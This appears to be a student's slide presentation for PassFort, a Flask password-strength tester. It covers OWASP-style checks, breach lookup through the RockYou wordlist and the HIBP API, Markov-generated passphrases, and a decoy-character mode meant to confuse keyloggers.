PassFort

OWASP Password Strength Tester
with Keylogger Protection

Presented By
ANAGHA B PRASANTH
CB.SC.U4CYS23002

Problem Statement

With the increasing number of cyber threats and data breaches, users often underestimate the importance of strong and secure passwords. Weak and easily guessable passwords, such as common words, simple patterns, or personal information, are frequently used due to convenience and a lack of awareness. The widespread practice of reusing passwords across multiple accounts furthers the risk, allowing attackers to compromise multiple services if one account is breached.

Present day tools fail to address critical threats like keyloggers, which capture keystrokes to steal sensitive information or lack real-time detection of compromised passwords in known breaches. Users are often unaware if their credentials have been exposed, leaving them vulnerable to attacks.

Objective

The objective of PassFort is to provide users with a comprehensive and proactive approach to password security by empowering them to create, evaluate, and maintain strong, resilient passwords.

1. PassFort aims to safeguard users from password-related cyber threats by offering advanced features such as OWASP - compliant password strength assessment
2. It verifies whether the input password has been leaked online in previous breaches
3. It ensures protection from keylogging attack
4. Based on the user's password, it generates smart passphrases that are both strong and memorable.

By integrating these capabilities, PassFort seeks to eliminate vulnerabilities arising from weak passwords, password reuse, and keyloggers.

Datasets Used

PassFort leverages 3 datasets to ensure comprehensive password security: The Crime and Punishment eBook, RockYou Wordlist and the HIBP API.

- Crime and Punishment eBook:
  - Source: Project Gutenberg (public domain literary text)
  - Pre-processing: Tokenization, removal of punctuation and stopwords, extraction of unique words and phrases

- RockYou Wordlist:
  - Source: RockYou data breach (2009)
  - Number of Records: 14,344,392

- HIBP API (Pwned Passwords Database):
  - Source: Passwords compiled from real world breaches
  - Number of Records: Over 1 billion compromised passwords
  - Labels: SHA-1 hash of breached passwords with frequency count
  - Pre-processing: Uses k-anonymity for privacy-preserving queries
  - Feature Extraction: Hashing (SHA-1) and k-anonymity comparison for breach detection

Solution

With respect to the problem statement, PassFort implements key features such as OWASP Compliance, Leak Detection, Smart Passphrase Generation, User Friendly Design and Keylogger protection.

OWASP Compilance is implemented by a class titled OWASPPasswordStrengthTest which conducts required and optional password tests as per the OWASP guidelines. If longer than 20 characters it is said to be a passphrase. As per the password's performance in the tests, it will be declared as strong or weak.

For implementing Leak Detection, the entered password is checked against rockyou.txt a common wordlist, and also against HIBP API which contains passwords from real world breaches. This ensures both speed (local check) and depth (API check) in detecting compromised passwords.

Solution

The smart passphrase generator aims to create strong, memorable, yet secure passwords that comply with OWASP guidelines while being resistant to breaches and dictionary attacks. The heart of the generator is the Markov model, which produces realistic, human-like snippets of text based on an existing corpus (dataset).

What makes PassFort unique is the Password Camouflage Mode which protects users from keyloggers by inserting random decoy characters (*\) while they type their password. The decoys get automatically removed before submission, thus tricking the keylogger into believing that the original password is much longer than intended.

Algorithm

Step 1: Initialize Flask Application

- Import necessary libraries:
  - Flask, render_template, request, and jsonify from flask
  - random, re, hashlib, requests for utility functions
  - Text from markovify for passphrase generation

- Initialize the Flask app:
  app = Flask(__name__)

Step 2: Define Camouflage Function

- Create a function camouflage_password to extract the real password from a string:
  - Use regex to remove backslash-escaped content from the input string
  - Return the cleaned password
  - This protects against keyloggers

Algorithm

Step 3: Load External Data Sources

- Use a try block to handle potential errors during data loading:
  - Fetch "Crime and Punishment" text from Project Gutenberg using HTTP GET
  - Raise an error if the request fails
  - Parse the response text to create a Markov chain text model using markovify
- Fetch rockyou.txt from GitHub:
  - Request and download the raw file
  - Split the file content into a list of passwords
- Use an except block to handle errors:
  - Print an error message if data loading fails
  - Set text_model to None and rockyou_passwords to an empty list

Step 4: Define OWASP Password Strength Test Class

- Create a class OWASPPasswordStrengthTest:
  - Initialize configurations:

Algorithm

- allow_passphrases: Enables passphrase detection
- max_length: Maximum password length
- min_length: Minimum password length
- min_phrase_length: Minimum length for passphrases
- min_optional_tests_to_pass: Number of optional tests to pass

- Define required and optional tests as lambda functions:
  - Required Tests:
    - Check password length is at least min_length
    - Check password length does not exceed max_length
    - Check no three consecutive identical characters exist
  - Optional Tests:
    - Check for lowercase, uppercase, digits, and special characters

Algorithm

- Define test method:
  - Initialize result dictionary with error tracking
  - Run all required tests and log errors if validation fails
  - Check if the password can be considered a passphrase
  - Run optional tests and increment counter for passed tests
  - Set the password strength status based on passed tests
  - Return the result dictionary

Step 5: Define Breach Check Function

- Create a function check_breached_password:
  - Generate SHA-1 hash of the input password
  - Split the hash into prefix (first 5 characters) and suffix (remaining characters)
  - Send a request to the HIBP API with the prefix

Algorithm

- Check if the suffix exists in the response data
- If found, return the breach count
- If not found, check against rockyou_passwords list
- Return appropriate status based on breach checks

Step 6: Generate Passphrases

- Create a function generate_passphrase:
  - Accept a list of keywords and set a default of 3 passphrases
  - Loop to generate the desired number of passphrases:
    - Shuffle the keywords
    - Concatenate keywords with capitalized first letters
    - Use Markov chain model to generate a random sentence
    - Replace whitespace and append a number and special character
    - Add the final passphrase to the list
  - Return the list of generated passphrases

Algorithm

Step 7: Define Routes

- Define the home route /:
  - Render index.html using render_template
- Define the route /check_password:
  - Use POST method to receive JSON data
  - Extract password from the request body
  - Call camouflage_password to clean the input
  - If password is empty, return a 400 error response
- Perform Password Checks:
  - Instantiate OWASPPasswordStrengthTest and call test method
  - Call check_breached_password to check breach status
  - Call generate_passphrase to suggest passphrases
- Return the response in JSON format:
  - Include real_password, strength status, errors, breach status, and passphrases


Algorithm

Step 8: Start the Application


- Define the main entry point:
  - Run Flask app in debug mode for local testing

```
if __name__ == '__main__':
    app.run(debug=True)
```

Flowchart



User
WebApp
Server
HIBP API
TextModel
Random
SpecialChar
Enter password
Validate password
alt
Valid password
Password is valid
Strong password
Invalid password
Password is invalid
Weak password
opt
Check breach status
Check password breach
Breach status
Display breach status
par
Generate passphrases
Generate passphrase
and
Generate random number
Select special character
Passphrase
Number
Character
Suggested passphrases
User
WebApp
Server
HIBP API
TextModel
Random
SpecialChar

Architecture Diagram



Output


Web Application interface:



Flask Web Application for PassFort runs on localhost port number 5000

Output


Weak password as input:



Reveals the real password and determines strength based on backend checks. Shows the number of times the password was breached as per HIBP API and suggests passphrases based on the input password.

Output

